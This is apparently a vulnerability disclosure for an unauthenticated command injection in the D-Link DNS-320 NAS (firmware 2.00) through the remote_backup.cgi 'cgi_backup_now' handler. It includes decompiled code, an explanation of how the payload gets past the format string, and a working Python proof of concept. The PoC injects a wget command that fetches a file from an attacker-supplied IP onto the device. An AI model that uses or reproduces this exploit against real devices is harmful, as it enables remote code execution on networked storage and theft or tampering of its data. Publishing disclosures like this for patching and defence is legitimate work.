
D-Link DNS-320 remote_backup.cgi cgi_backup_now function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component


```
38  else if ( !strcmp(s1, "cgi_backup_now") )
39  {
40    sub_9E18();
41  }
```

The format string `rsyncmd ... %s & > /dev/null` allows command injection if the `name` parameter (v2) contains a semicolon, command, and comment character. The attack requires appending `#` to prevent the trailing `& > /dev/null` from causing a syntax error in the injected command sequence.



POC

```python
import requests

ROUTER_IP = "192.168.31.10"
MY_IP = "192.168.31.215"
MY_PORT = "8000"
FILE_NAME = "hack.txt"

def run_exploit():
    target_url = f"http://{ROUTER_IP}:80/cgi-bin/remote_backup.cgi"
```

```python
    wget_cmd = f"wget${{IFS}}http://{MY_IP}:{MY_PORT}/{FILE_NAME}${{IFS}}-
O${{IFS}}/tmp/{FILE_NAME}"
    final_payload = f"1;{wget_cmd};#"

    params = {
        'cmd': 'cgi_backup_now',
        'name': final_payload,
    }

    try:
        requests.get(target_url, params=params, timeout=5)
        print("[+] Exploit sent successfully!")
    except Exception:
        print("[+] Exploit sent (check server logs)!")

if __name__ == "__main__":
    run_exploit()
```

Attack